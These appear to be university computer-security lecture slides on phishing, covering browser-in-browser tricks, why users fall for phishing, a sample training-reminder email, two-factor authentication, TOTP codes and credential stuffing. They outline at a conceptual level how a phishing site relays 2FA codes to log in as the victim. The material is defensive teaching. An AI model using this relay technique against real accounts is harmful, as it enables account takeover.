
# Check for “green glow” in address bar?



# Check for Everything?




# “Browser in Browser”



# So Why Does This Work?

- Because users are stupid?



# Why does phishing work?

- User mental model vs. reality
  - Browser security model too hard to understand!
- The easy path is insecure; the secure path takes **extra effort**
- Risks are **rare**
- Users tend not to suspect malice; they find benign interpretations and have been **acclimated to failure**
  - ***And as a bonus, we actively train users to be phished!***

noreply@sumtotalsystems.com

Inbox -...berkeley.edu

May 24, 2019 at 3:17 AM

Reminder: UC Cyber Security Awareness Fundamentals has been assigned to NICHOL...

[Details](#)

To: Nicholas Weaver <nweaver@berkeley.edu>

Dear NICHOLAS WEAVER,

You have been assigned UC Cyber Security Awareness Fundamentals. Please log onto the [UC Learning Center](#) to acquire your certification.

#### WHAT'S NEW

As part of the University's efforts to address the increasing threats to the security of our information systems and data, you have been assigned this security awareness training program, required of faculty and staff at all locations.

Each member of the University community has a responsibility to safeguard information assets entrusted to us. This training program will better prepare all of us to fulfill this responsibility and to strengthen our defenses against future attacks.

This course will take approximately 35 minutes to complete. You may take the course in more than one sitting. A "bookmark" function will remember the modules you have already completed.

Please complete this course by 6/7/2019 11:59:00 PM PDT.

#### WHAT DO I DO NOW?

You can access the course via the UC Learning Center:

1. Log onto the UC Learning Center at: <https://uc.sumtotal.host/core/dash>

# Two Factor

- Because people chose bad passwords...
  - Add a **second** authentication path
- Relies on the user having access to something orthogonal to the password
  - Cellphone or email
  - Security Token/Authenticator App
  - FIDO U2F/FIDO2 security key

# Second Communication Channel...

- Provide the "security code" (4-8 digits) transmitted "out of band"
  - Cellphone SMS
  - Email
- Still vulnerable to ***transient*** phishing (a ***relay attack***)...
  - Phishing site ***immediately*** tries to log in as the user...
  - Sees 2-factor is in use
  - Presents a fake "2-Factor" challenge
    - Passes the result to the site...  
BOOM, logged in!

# Authentication Tokens/Apps


- RSA Securid and Google Authenticator
  - Token and site share a common secret key
  - Display first 6 digits of:  $\text{HMAC}(K, \text{time})$
  - Time rounded to 30 seconds
- Verify:
  - If  $\text{code} == \text{HMAC}(K, \text{time})$  or  $\text{HMAC}(K, \text{time}+30)$  or  $\text{HMAC}(K, \text{time}-30)$ , OK
- Still vulnerable to transient phishing!
- But code is relatively small...
  - Assumes some limit on brute-forcing: After 3+ tries, start adding delays

# Bigger Point of those 2FA protections: Credential stuffing

- Since people reuse passwords ***all the time***
- Attacker compromises one site
  - Then uses the resulting data to get everyone's password
    - Brute force the password hashes
  - Now attacker reuses those passwords on every other site
  - Basic 2FA prevents that
    - The password alone is no longer enough to log in

